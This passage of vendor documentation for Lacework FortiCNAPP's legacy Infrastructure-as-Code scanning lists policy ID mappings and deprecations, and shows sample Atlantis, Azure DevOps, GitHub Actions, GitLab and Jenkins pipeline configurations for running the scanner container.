RDS instance does not encrypt Performance Insights	lacework-iac-aws-storage-4		tfsec-aws053	8/17/23
Athena database not encrypted at rest	lacework-iac-aws-storage-5	ckv-aws-77	tfsec-aws059	8/17/23
Athena workgroup not encrypted at rest	lacework-iac-aws-storage-6	ckv-aws-159	tfsec-aws060	8/17/23
S3 Versioning should be enabled	lacework-iac-aws-storage-7	ckv-aws-21	tfsec-aws077	8/17/23 (Replacing tfsef-aws077), 9/19/23 (Replacing ckv-aws-21)
ECR should have immutable image tags	lacework-iac-aws-storage-8		tfsec-aws078	8/17/23
Launch configuration with unencrypted block device	lacework-iac-aws-encryption-1		tfsec-aws014	8/29/23
Unencrypted SQS queue	lacework-iac-aws-encryption-3		tfsec-aws015	8/29/23
A MSK cluster allows unencrypted data in transit	lacework-iac-aws-encryption-7		tfsec-aws022	8/29/23
Elasticsearch domain is not encrypted at rest	lacework-iac-aws-encryption-8		tfsec-aws031	8/29/23
CodeBuild artifacts and logs should be encrypted	lacework-iac-aws-encryption-9	ckv-aws-78, ckv-aws-147	tfsec-aws080	8/29/23
CloudTrail log files should be encrypted with customer managed KMS keys	lacework-iac-aws-encryption-11	ckv-aws-35	tfsec-aws065	8/29/23
ElasticSearch node-to-node	lacework-iac-		tfsec-aws055	8/29/23

Policy Name	Lacework Policy ID	Checkov Policy ID	Tfsec Policy ID	Publish Date
encryption not enabled	aws-encryption-12			
ElasticSearch domains should enforce HTTPS	lacework-iac-aws-encryption-14	ckv-aws-054	tfsec-aws033, tfsec-aws054	8/29/23
RDS Cluster should have storage encryption enabled	lacework-iac-aws-encryption-16		tfsec-aws051	8/29/23
RDS DB instance should have storage encrypted	lacework-iac-aws-encryption-17		tfsec-aws052	8/29/23
Unencrypted Elasticache Replication Group	lacework-iac-encryption-18	ckv-aws-29	tfsec-aws035	8/29/23
Elastic File System should be encrypted	lacework-iac-encryption-19	ckv-aws-184	tfsec-aws048	9/12/23
Enable transit encryption for Elasticache RG	lacework-iac-aws-encryption-20		tfsec-aws036	9/12/23
Ensure WAF prevents message lookup in Log4j2. See CVE-2021-44228 aka log4jshell	lacework-iac-aws-encryption-21	ckv-aws-192		11/21/23

Policy deprecation

The following table tracks policies that have been deprecated without a replacement Lacework FortiCNAPP policy.

Policies may be deprecated for various reasons including but not limited to:

- the resource, service or feature targeted by the policy being deprecated
- lack of security rationale

checkov Policies

AWS

Policy ID	Policy Name	Deprecation Date
ckv-aws-11	Ensure IAM password policy requires at least one lowercase letter	9/11/23
ckv-aws-12	Ensure IAM password policy requires at least one number	9/11/23
ckv-aws-14	Ensure IAM password policy requires at least one symbol	9/11/23

Policy ID	Policy Name	Deprecation Date
ckv-aws-15	Ensure IAM password policy requires at least one uppercase letter	9/11/23
ckv-aws-19	Ensure all data stored in the S3 bucket is securely encrypted at rest	7/3/23
ckv-aws-145	Ensure that S3 buckets are encrypted with KMS by default	7/3/23

Google Cloud

Policy ID	Policy Name	Deprecation Date
ckv-gcp-24	GKE is enabled with PodSecurityPolicy check	8/10/23

Kubernetes (K8s)

Policy ID	Policy Name	Deprecation Date
ckv-k8s-1	Minimize the admission of containers wishing to share the host process ID namespace	8/10/23
ckv-k8s-2	Minimize the admission of privileged containers in PodSecurityPolicy	8/10/23
ckv-k8s-3	Minimize the admission of containers wishing to share the host IPC namespace	8/10/23
ckv-k8s-4	Minimize the admission of containers wishing to share the host network namespace	8/10/23
ckv-k8s-5	Minimize the admission of containers with allowPrivilegeEscalation	8/10/23
ckv-k8s-6	Minimize the admission of root containers	8/10/23
ckv-k8s-7	Minimize the admission of containers with the NET_RAW capability	8/10/23
ckv-k8s-11	CPU limits should be set	8/16/23
ckv-k8s-16	Minimize the admission of privileged containers	8/10/23
ckv-k8s-17	CronJob containers should not share the host process ID namespace	8/10/23
ckv-k8s-18	CronJob containers should not share the host IPC namespace	8/10/23
ckv-k8s-19	CronJob containers should not share the host network namespace	8/10/23
ckv-k8s-23	Minimize the admission of root containers	8/10/23
ckv-k8s-36	Minimize the admission of containers with capabilities assigned	8/10/23
ckv-k8s-39	Do not use the CAP_SYS_ADMIN linux capability	8/10/23

Policy ID	Policy Name	Deprecation Date
ckv-k8s-40	Containers should run as a high UID to avoid host conflict	8/10/23
ckv-k8s-84	Ensure that the admission control plugin PodSecurityPolicy is set	8/10/23

tfsec Policies

AWS

Policy ID	Policy Name	Deprecation Date
tfsec-aws017	Unencrypted S3 bucket	7/3/23
tfsec-aws041	IAM Password policy should have requirement for at least one number in the password	9/11/23
tfsec-aws042	IAM Password policy should have requirement for at least one lowercase character	9/11/23
tfsec-aws043	IAM Password policy should have requirement for at least one uppercase character	9/11/23

Google Cloud

Policy ID	Policy Name	Deprecation Date
tfsec-gcp009	Pod security policy enforcement not defined	8/10/23

Legacy CI/CD integrations

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Beta feature CI/CD Support (excluding Atlantis) is currently in beta for select Lacework FortiCNAPP customers. Contact your Lacework FortiCNAPP Representative for more information.

Lacework FortiCNAPP's Code Security integrates with CI/CD providers on and off premise. View the updated Support Matrix for current offerings. To get started scanning CI/CD pipelines, view the provider-specific docs to integrate with Lacework FortiCNAPP:

- Atlantis
- Azure DevOps (beta)
- GitHub Actions
- GitLab Pipeline
- GitLab Self-Hosted
- Jenkins

Usage

Usage is universal across all CI/CD providers. Optional variables allow you additional control over your CI/CD scans and are notated with (Optional). All other variables are required.

IaC component environment secrets

The following values are required if the Lacework FortiCNAPP CLI is being used directly with the IaC component:

Secret	Description
`LW_ACCOUNT`	Lacework FortiCNAPP account URL subdomain. For example, `<ACCOUNT>.lacework.net`
`LW_API_KEY`	Lacework FortiCNAPP API access key ID
`LW_API_SECRET`	Lacework FortiCNAPP API secret access key

Obtaining the component environment secrets

To collect your environment secrets:

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key, API Secret, and account name.

Environment variables

Set the following environment variables:

Variable	Description
`SCAN_COMMAND`	must be set to `tf-scan`, `cfn-scan`, `helm-scan`, `k8s-scan`, `kustomize-scan` or `tf-plan-scan`
`SCAN_DIR`	(Optional) directory where scan should be executed (relative to `WORKSPACE` or absolute). If a value is not provided, `WORKSPACE` will be the `SCAN_DIR`
`WORKSPACE`	(Optional) directory where the volume is mounted

Formatting variables

Variable	Description
`JSON_OUTPUT_FILE`	(Optional) File to print results in JSON format. The directory for this file should be mounted when running Docker so that the file is written to your disk.
`JUNIT_OUTPUT_FILE`	(Optional) File to print results in JUNIT XML format. The directory for this file should be mounted when running Docker so that the file is written to your disk.
`GO_TEMPLATE_FILE`	(Optional) (GO_TEMPLATE_OUTPUT_FILE must also be set) prints using a Go text template (Usage)
`LW_IAC_CLI_FORMAT`	(Optional) Format to print stdout results in (table, yaml, json, none, csv, atlantis, or count). May be used in conjunction with `JSON_OUTPUT_FILE`, `JUNIT_OUTPUT_FILE` and `GO_TEMPLATE_FILE`.

`SCAN_COMMAND` abbreviations

Command	Description
`tf-scan`	Terraform

Command	Description
`cfn-scan`	CloudFormation
`helm-scan`	Helm
`k8s-scan`	Kubernetes
`kustomize-scan`	Kustomize
`tf-plan-scan`	Terraform plan

for `tf-plan-scan` To specify the path to the JSON plan, use `TF_PLAN_JSON`. The default is `./tf-plan.json`. This is relative to the SCAN_DIR path.

Optional variables

Variable	Description
`CI_GIT_REPO_URL / CI_REPO_URL`	Specifies the details of the git repository you are scanning.
`DOWNLOAD_TF_MODULES`	Set `DOWNLOAD_TF_MODULES=false` to skip downloading of external Terraform modules when running `tf-scan`. Your assessment is then limited to only the Terraform code stored directly in the workspace.

Flags

To fail the scan for particular severity findings, specify:

`EXIT_FLAG` = `critical/high/medium/low/info`.

Exit flag values are case sensitive.

For example, `EXIT_FLAG=critical` fails if there is one or more critical failed findings and `EXIT_FLAG=critical=2` fails if there are 2 or more critical failed findings.

Exit codes

When you run a `SCAN_COMMAND`, the scan may exit with an exit code. This gives you a preliminary scan result by notifying you of violations and failing the scan if the specified violation threshold is met or exceeded.

Code	Description
0	The scan was successful.
1	The scan exited with errors.
2	The completed scan failed because it met or exceeded the violation threshold set in Flags.

Legacy Atlantis integration

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Atlantis overview

Atlantis is an application for automating Terraform through pull requests. It is deployed as a standalone application into your infrastructure.

Lacework FortiCNAPP IaC Security can be used to run IaC Policy checks and Plan Processing.

Lacework FortiCNAPP currently supports Custom Workflow integration with Atlantis, which allows IaC scans to be performed either as part of the Atlantis plan command or any custom command that your organization wishes to use.

The following is required to proceed with the integration:

1. Docker should be running on the Atlantis server.
2. Your Lacework FortiCNAPP API credentials should be stored somewhere on the Atlantis server (for example, `/root/atlantis/lw_credentials`) with contents like:

```
LW_ACCOUNT=[Your Lacework account name]
LW_API_KEY=[Your Lacework API key]
LW_API_SECRET=[Your Lacework API secret]
```

Custom workflow integration

You can define a custom workflow in the following ways: `server-side` or `repo-level` configuration. The following section explains the advantages of each and which one might better suit your workflow. We recommend that you maintain the IaC integration as a server side configuration.

Server side configuration

The custom workflow integration is maintained on the Atlantis server side. Server-side configuration lets you have granular control of the IaC integration on a per-repo basis and also applies a global custom workflow configuration for all repos. For details, see the Atlantis documentation.

Repository-level configuration

The repository-level configuration pattern is the ideal integration workflow if individual teams manage each repository and its configurations. With repository-level configurations, each team can manage their IaC integration independently. For details about repository-level config, see the Atlantis documentation

Integrating IaC Security with Atlantis through server-side configuration

Create a file called `repos.yaml` on the Atlantis server where you would like to maintain your Atlantis configuration.

The following is a sample configuration file that runs IaC scans as part of the Atlantis plan. It runs a scan immediately after generating the plan file.

The configuration yaml is set to use this behavior for any repo and branch.

The following example assumes that your Terraform code is in a `terraform` directory in the project root:

```
. (project root)
└── terraform
    ├── main.tf
    └── vars.tf
```

```
# repos lists the config for specific repos.
repos:
- id: /.*/
  branch: /.*/
  apply_requirements: [approved, mergeable]

  # allowed_overrides specifies which keys can be overridden by this repo in
  # its atlantis.yaml file.

  allowed_overrides: []

  # allowed_workflows specifies which workflows the repos that match
  # are allowed to select.

  # allow_custom_workflows defines whether this repo can define its own
  # workflows. If false (default), the repo can only use server-side defined
  # workflows.

  allow_custom_workflows: false

  # delete_source_branch_on_merge defines whether the source branch would be deleted on merge
```

```
  # If false (default), the source branch won't be deleted on merge

  delete_source_branch_on_merge: false

# workflows lists server-side custom workflows
projects:
 - name: lacework-iac
   dir: .
   workflow: lacework-iac
workflows:
  default:
    plan:
      steps:
      # Generate TF plan files
      - run: "terraform -chdir=terraform init"
      - run: "terraform -chdir=terraform plan -input=false -refresh -out $PLANFILE"
      - run: "terraform -chdir=terraform show -json $PLANFILE > $SHOWFILE"
      # Create an env.list file with environment values that must be passed to Lacework's IaC
docker image
      # # Atlantis vars
      - run: "echo \"ATLANTIS_TERRAFORM_VERSION=${ATLANTIS_TERRAFORM_VERSION}\" > env.list"
      - run: "echo \"DIR=${WDIR}\" >> env.list"
      - run: "echo \"PLANFILE=${PLANFILE}\" >> env.list"
      - run: "echo \"SHOWFILE=${SHOWFILE}\" >> env.list"
      - run: "echo \"BASE_REPO_NAME=${BASE_REPO_NAME}\" >> env.list"
      - run: "echo \"BASE_REPO_OWNER=${BASE_REPO_OWNER}\" >> env.list"
      - run: "echo \"HEAD_REPO_NAME=${HEAD_REPO_NAME}\" >> env.list"
      - run: "echo \"HEAD_REPO_OWNER=${HEAD_REPO_OWNER}\" >> env.list"
      - run: "echo \"HEAD_BRANCH_NAME=${HEAD_BRANCH_NAME}\" >> env.list"
      - run: "echo \"PROJECT_NAME=${PROJECT_NAME}\" >> env.list"
      - run: "echo \"PULL_NUM=${PULL_NUM}\" >> env.list"
      - run: "echo \"PULL_AUTHOR=${PULL_AUTHOR}\" >> env.list"
      - run: "echo \"REPO_REL_DIR=${REPO_REL_DIR}\" >> env.list"
      - run: "echo \"USER_NAME=${USER_NAME}\" >> env.list"
      - run: "echo \"COMMENT_ARGS=${COMMENT_ARGS}\" >> env.list"
      # # Lacework vars
      - run: "echo \"SCAN_COMMAND=tf-plan-scan\" >> env.list"
      - run: "echo \"TF_PLAN_JSON=$(basename $SHOWFILE)\" >> env.list"
      - run: "echo \"WORKSPACE=src\" >> env.list"
      # # Add the LW credentials from Atlantis server into the env for docker
      - run: "cat /root/atlantis/lw_credentials >> env.list"
      # Run the Lacework Terraform plan scan
      - run: "docker run --env-file env.list -v \"$(pwd):/app/src\" lacework/codesec-iac:stable"
```

Integrating IaC Security with Atlantis through repository-side configuration

For repository-side configuration, the server side `repos.yaml` should be similar to the following to allow repositories to select their own workflow. See server-side repo configuration use cases for more details.

```
---
repos:
- id: /.*/
  allowed_overrides: [workflow]
  allow_custom_workflows: true
```

Repository side configuration should be similar to the following:

The following example assumes that your Terraform code is in a `terraform` directory in the project root. Your Atlantis configuration will be in an `atlantis.yaml` file at the project root. For example:

```
. (project root)
├── atlantis.yaml
└── terraform
    ├── main.tf
    └── vars.tf
```

```
---
version: 3
projects:
 - name: lacework-iac
   dir: .
   workflow: lacework-iac
workflows:
  lacework-iac:
    plan:
      steps:
      # Generate TF plan and show files
      - run: "terraform -chdir=terraform init"
      - run: "terraform -chdir=terraform plan -input=false -refresh -out $PLANFILE"
      - run: "terraform -chdir=terraform show -json $PLANFILE > $SHOWFILE"
      # Create an env.list file with environment values that must be passed to Lacework's IaC
docker image
      # # Atlantis vars
      - run: "echo \"ATLANTIS_TERRAFORM_VERSION=${ATLANTIS_TERRAFORM_VERSION}\" > env.list"
      - run: "echo \"DIR=${WDIR}\" >> env.list"
      - run: "echo \"PLANFILE=${PLANFILE}\" >> env.list"
      - run: "echo \"SHOWFILE=${SHOWFILE}\" >> env.list"
      - run: "echo \"BASE_REPO_NAME=${BASE_REPO_NAME}\" >> env.list"
      - run: "echo \"BASE_REPO_OWNER=${BASE_REPO_OWNER}\" >> env.list"
      - run: "echo \"HEAD_REPO_NAME=${HEAD_REPO_NAME}\" >> env.list"
      - run: "echo \"HEAD_REPO_OWNER=${HEAD_REPO_OWNER}\" >> env.list"
      - run: "echo \"HEAD_BRANCH_NAME=${HEAD_BRANCH_NAME}\" >> env.list"
      - run: "echo \"PROJECT_NAME=${PROJECT_NAME}\" >> env.list"
      - run: "echo \"PULL_NUM=${PULL_NUM}\" >> env.list"
      - run: "echo \"PULL_AUTHOR=${PULL_AUTHOR}\" >> env.list"
      - run: "echo \"REPO_REL_DIR=${REPO_REL_DIR}\" >> env.list"
      - run: "echo \"USER_NAME=${USER_NAME}\" >> env.list"
      - run: "echo \"COMMENT_ARGS=${COMMENT_ARGS}\" >> env.list"
```

```
      # # Lacework vars
      - run: "echo \"SCAN_COMMAND=tf-plan-scan\" >> env.list"
      - run: "echo \"TF_PLAN_JSON=$(basename $SHOWFILE)\" >> env.list"
      - run: "echo \"WORKSPACE=src\" >> env.list"
      # # Add the LW credentials from Atlantis server into the env for docker
      - run: "cat /root/atlantis/lw_credentials >> env.list"
      # Run the Lacework Terraform plan scan
      - run: "docker run --env-file env.list -v \"$(pwd):/app/src\" lacework/codesec-iac:latest"
```

Legacy Azure DevOps (beta)

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Beta Feature This topic describes functionality that is currently in beta.

To integrate the Lacework FortiCNAPP IaC scanner with an Azure DevOps repository, you need to edit the `azure-pipelines.yml` file that is located in the root of your repository.

Obtain secret values

To integrate with Azure DevOps, you must first collect the values for `LW_ACCOUNT`, `LW_API_KEY` and `LW_API_SECRET`.

To view this information:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

Adding variables to Azure DevOps

Once you have obtained the values for `LW_ACCOUNT`, `LW_API_KEY` and `LW_API_SECRET`, you must add and set up the environment to allow the scanning step to access them. Use the following steps to add the variables in Azure DevOps:

For each secret (`LW_ACCOUNT`, `LW_API_KEY` and `LW_API_SECRET`):

1. Log in to Azure DevOps.
2. Click *Pipelines* > *Pipelines*.
3. On your pipeline, click the three dot more actions menu.
4. Click *Edit*.
5. Click *Variables*.
6. Click *New variable*.

7. Enter the name for the variable and the value.
8. Click *OK*.
9. Repeat for each variable and then click *Save*.

Example Azure DevOps pipeline

The following example pipeline includes a single IaC scanning step.

```
trigger:
- main
pool:
 vmImage: ubuntu-20.04
steps:
- script: |
   echo "Running Lacework IaC checks."
   docker run \
         -e SCAN_COMMAND=tf-scan \
         -e LW_ACCOUNT=$(LW_ACCOUNT) \
         -e LW_API_KEY=$(LW_API_KEY) \
         -e LW_API_SECRET=$(LW_API_SECRET) \
         -v $(Build.SourcesDirectory):/app/src \
         -e WORKSPACE=src \
         -e EXIT_FLAG='high' \
         docker.io/lacework/codesec-iac:stable
```

The Lacework FortiCNAPP IaC scanner comes pre-packaged as a Docker container.

Usage variables

The previous example uses `SCAN_COMMAND`, `WORKSPACE` and `EXIT_FLAG`. See Integrate with a CI/CD pipeline on page 1440 for more information. You can use these variables to configure the behavior of the scanner depending on your scenario.

Results

To view the results of this CI/CD integration in the console, you must follow the assessment URL which is output by the scanner.

The assessment is *not* displayed in the *Assessments > Pipelines tab*.

Legacy GitHub actions

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Beta feature CI/CD support for GitHub Actions is currently in beta for select Lacework FortiCNAPP customers. Contact your Lacework FortiCNAPP Representative for more information.

Lacework FortiCNAPP IaC Security now integrates with CI/CD providers. For more information, go to the updated IaC support matrix on page 1663.

Integrating a GitHub actions CI/CD pipeline

To integrate a GitHub Actions CI/CD Pipeline, you must first collect your Lacework FortiCNAPP account name, `LW_API_KEY` and `LW_API_SECRET`.

To view this information:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key, API Secret, and account name.

In your GitHub repository, configure the API Key, API Secret, and account name:

1. Go to your *GitHub repository* > *Settings* > *Security* > *Secrets & Variables* > *Actions*
2. Click the *Secrets* tab.

For each secret (`LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET`):

3. Click *New repository secret*.
4. In the *Name* field, enter the name of your variable. For example, `LW_ACCOUNT`.
5. In the *Secret* field, enter the value you retrieved from the .json file for each secret. For example, `<account.lacework.net>`.
6. Click *Add secret*.

Then configure a GitHub Action similar to the following example:

Example GitHub action

```
name: lacework-iac-example-ga

# Controls when the workflow will run

on:

  # Triggers the workflow on push or pull request events but only for the "main" branch

  push:

    branches: [ "main" ]

  pull_request:

    branches: [ "main" ]

  # Allows you to run this workflow manually from the Actions tab

  workflow_dispatch:

# A workflow run is made up of one or more jobs that can run sequentially or in parallel

jobs:

  # This workflow contains a single job called "build"

  build:

    # The type of runner that the job will run on

    runs-on: ubuntu-20.04

    # Steps represent a sequence of tasks that will be executed as part of the job

    steps:

      # Checks-out your repository under $GITHUB_WORKSPACE, so your job can access it

      - name: Checkout Code

        uses: actions/checkout@v3

      - name: Scan the repo for vulnerabilities in IaC

        run: |

             # Required to pass the GITHUB and Lacework (LW) environment secrets to use

             env | grep "GITHUB_\|LW_\|CI_" > env.list
```

```
            # Required command based on what you want to scan in the repository

            echo "SCAN_COMMAND=tf-scan" >> env.list

            # WORKSPACE is required and must match, or be a subdirectory of, the directory you
bind with -v in the subsequent docker command

            echo "WORKSPACE=/app/src" >> env.list

            # if we want to fail the step for any critical failed findings (violations) in the
assessment scan

            echo "EXIT_FLAG=critical=1" >> env.list

            # This line starts our docker container which will perform the scan, we are mounting
pwd to /app/src in the container, pwd resolves to the root of the repo you are scanning.

            docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec-iac:stable

        env:

          LW_ACCOUNT: ${{ secrets.LW_ACCOUNT }}

          LW_API_KEY: ${{ secrets.LW_API_KEY }}

          LW_API_SECRET: ${{ secrets.LW_API_SECRET }}
```

Available commands

For available commands, refer to Integrate with a CI/CD pipeline on page 1440.

GitHub actions host runner

Lacework integrates with your on-premise CI/CD pipelines. Contact your Lacework FortiCNAPP representative for more information.

Debugging

If you run into issues with getting the scan to complete, use the following steps to debug:

Using a test file

To verify that the scanner is picking up files correctly, you can try adding a test terraform file. Then, use the `tf-scan` command. You can add a terraform snippet with violations, such as a basic s3 bucket, to confirm that the scan performs as expected.

Verifying that the files are in the correct directory level of the repository

We do not support scanning files that reside in the root of the repository. For example, to scan terraform code, verify that it is in a directory called 'terraform' in the repository. This will allow scans to take place.

Terraform plan file is valid JSON

To generate a valid terraform plan file, you must first generate a terraform plan file by running

```
terraform plan -out=plan.tfplan
```

Then run the following to generate the JSON version of the file:

```
terraform show --json plan.tfplan >> tfplan.json
```

GitLab

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

- Legacy GitLab pipeline on page 1690
- Legacy GitLab self-hosted pipeline on page 1692

Legacy GitLab pipeline

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Beta feature CI/CD support for GitLab Pipelines is currently in beta for select Lacework FortiCNAPP customers. Contact your Lacework FortiCNAPP Representative for more information.

Lacework FortiCNAPP IaC Security now integrates with CI/CD providers. For more information, go to the updated IaC support matrix on page 1663.

Integrating a GitLab CI/CD pipeline

Before you can integrate a GitLab CI/CD pipeline, you must collect your Lacework FortiCNAPP account name, `LW_API_KEY` and `LW_API_SECRET`.

To view this information:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key that is enabled for IaC Security.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key, API Secret, and account name.

Then you must configure the API Key, API Secret, and account name in your GitLab project or group:

1. Go to your group or project then *Settings* > *CI/CD* and expand the *Variables* section.
2. Click *Add variable* for each variable (`LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET`) and fill in the following fields:
   - *Key:* `LW_ACCOUNT`, `LW_API_KEY` or `LW_API_SECRET`.
   - *Value:* Enter the value you retrieved from the .json file for each variable.

For example, *Key:* `LW_ACCOUNT` *Value:* `<account>.lacework.net`.

Then configure a GitLab Pipeline similar to the following example:

Example GitLab pipeline

```
stages:          # List of stages for jobs, and their order of execution
  - build
  - test

variables:
  LW_ACCOUNT: $LW_ACCOUNT
  LW_API_KEY: $LW_API_KEY
  LW_API_SECRET: $LW_API_SECRET

build-job:
  stage: build # This job runs in the build stage.
  script:
    - echo "Building..."
    - sleep 5 # We're demo'ing IaC scanning, nothing to build

iac-test-job:   # This job runs in the test stage.
  stage: test    # It only starts when the job in the build stage completes successfully.
  image: docker:latest
  services:
    - docker:dind
  script:
    - echo "Running Lacework IaC checks."
    - env | grep "GITLAB_\|LW_\|CI_" > env.list
    - echo "SCAN_COMMAND=tf-scan" >> env.list
    - echo "SCAN_DIR=terraform" >> env.list
    - echo "WORKSPACE=src" >> env.list
    - echo "EXIT_FLAG=High=2" >> env.list
    - docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec-iac:stable
```

Available commands

For available commands, refer to Integrate with a CI/CD pipeline on page 1440.

Legacy GitLab self-hosted pipeline

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Beta feature CI/CD support for GitLab Self-Hosted is currently in beta for select Lacework FortiCNAPP customers. Contact your Lacework FortiCNAPP Representative for more information.

Lacework FortiCNAPP IaC Security now integrates with self-hosted CI/CD providers. For more information, go to the updated IaC Support Matrix.

Prerequisite: Selecting the correct GitLab runner

To select the correct GitLab Runner, we recommend using Docker as an executor. Go to the GitLab documentation for more information on supported executors.

The following set up configuration is an example using Docker:

```
concurrent = 1
check_interval = 0
[session_server]
  session_timeout = 1800
[[runners]]
  name = "gitlab-runner"
  url = "<gitlab_URL>"
  id = 1
  token = <token>
  token_obtained_at = 2022-10-17T13:35:56Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "shell"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
[[runners]]
  name = "gitlab-runner"
  url = "<gitlab_URL>"
  id = 2
  token = <token>
```

```
  token_obtained_at = 2022-10-17T14:23:09Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "docker"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.docker]
    tls_verify = false
    image = "ubuntu"
    privileged = false
    disable_entrypoint_overwrite = false
    oom_kill_disable = false
    disable_cache = false
    volumes = ["/cache"]
    shm_size = 0
[[runners]]
  name = "gitlab-runner"
  url = "<gitlab_URL>"
  id = 3
  token = <token>
  token_obtained_at = 2022-10-17T14:24:21Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "docker"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.docker]
    tls_verify = false
    image = "ubuntu"
    privileged = false
    disable_entrypoint_overwrite = false
    oom_kill_disable = false
    disable_cache = false
    volumes = ["/cache"]
    shm_size = 0
```

The default runner does not support container-based pipelines. This must be set up post-install. If the container-based runner is not locked in, and you turn off the default runner, this results in pipeline failure.

Integrating a GitLab CI/CD pipeline

Before you can integrate a GitLab CI/CD pipeline, you must collect your Lacework FortiCNAPP account name, `LW_API_KEY` and `LW_API_SECRET`.

To view this information:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Select or create an API key that is enabled for IaC Security.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key, API Secret, and account name.

Then you must configure the API Key, API Secret, and account name in your GitLab project or group:

1. Go to your group or project then *Settings* > *CI/CD* and expand the *Variables* section.
2. Click *Add variable* for each variable (`LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET`) and fill in the following fields:
   - *Key:* `LW_ACCOUNT`, `LW_API_KEY` or `LW_API_SECRET`.
   - *Value:* Enter the value you retrieved from the .json file for each variable.

For example, *Key:* `LW_ACCOUNT` *Value:* `<account>.lacework.net`.

Then, configure a GitLab Pipeline similar to the following examples:

- Prerequisite - Select the Correct GitLab Runner
- Integrate a GitLab CI/CD Pipeline
  - Example GitLab Pipeline
  - Example GitLab Pipeline Using Docker
- Available Commands

Example GitLab pipeline

```
stages: # List of stages for jobs, and their order of execution
  - build
  - test

build-job:
  stage: build # This job runs in the build stage.
  script:
    - echo "Nothing to build here..."
    # - sleep 5 # We're demo'ing IaC scanning, nothing to build

iac-test-job: # This job runs in the test stage.
  stage: test # It only starts when the job in the build stage completes successfully.
  image: lacework/codesec-iac:stable
  variables:
    LW_ACCOUNT: $LW_ACCOUNT
    LW_API_KEY: $LW_API_KEY
```

```
    LW_API_SECRET: $LW_API_SECRET
    SCAN_COMMAND: "tf-scan"
    SCAN_DIR: "."
    WORKSPACE: "src"
    EXIT_FLAG: "High=2"
  script:
    - sh -c /app/bin/init
```

Example GitLab pipeline using Docker

```
stages:          # List of stages for jobs, and their order of execution
  - build
  - test

variables:
  LW_ACCOUNT: $LW_ACCOUNT
  LW_API_KEY: $LW_API_KEY
  LW_API_SECRET: $LW_API_SECRET

build-job:
  stage: build # This job runs in the build stage.
  script:
    - echo "Building..."
    - sleep 5 # We're demo'ing IaC scanning, nothing to build

iac-test-job:   # This job runs in the test stage.
  stage: test    # It only starts when the job in the build stage completes successfully.
  image: docker:latest
  services:
    - docker:dind
  script:
    - echo "Running Lacework IaC checks."
    - env | grep "GITLAB_\|LW_\|CI_" > env.list
    - echo "SCAN_COMMAND=tf-scan" >> env.list
    - echo "SCAN_DIR=terraform" >> env.list
    - echo "WORKSPACE=src" >> env.list
    - echo "EXIT_FLAG=High=2" >> env.list
    - docker run --env-file env.list -v "$(pwd):/app/src" lacework/codesec-iac:stable
```

Available commands

For available commands, refer to Integrate with a CI/CD pipeline on page 1440.

Legacy Jenkins integration

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Beta feature CI/CD support for Jenkins is currently in beta for select Lacework FortiCNAPP customers. Contact your Lacework FortiCNAPP Representative for more information.

Managing Lacework FortiCNAPP API credentials with Jenkins

There are a variety of ways to manage credentials in Jenkins. For more information, go to the Jenkins Documentation.

Collecting `LW_API_KEY` and `LW_API_SECRET`

To integrate with Jenkins, you must first collect your `LW_API_KEY` and `LW_API_SECRET`.

To view this information:

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Settings* > *API keys*.
3. Select or create an API key.
4. Click the download icon.
5. Open the downloaded .json file to view your API Key and Secret.

Adding `LW_API_KEY` and `LW_API_SECRET` as credentials

The following set of instructions add and configure global credentials in your Jenkins environment. Before implementing these credentials, check with your Jenkins administrator to verify that this is your organization's method of configuration.

The following instructions are an example. Follow your organization’s credential management when implementing the procedure.

You must have *Credentials > Create permission* in your Jenkins organization. This role is configured by a user with *Administer* permission.

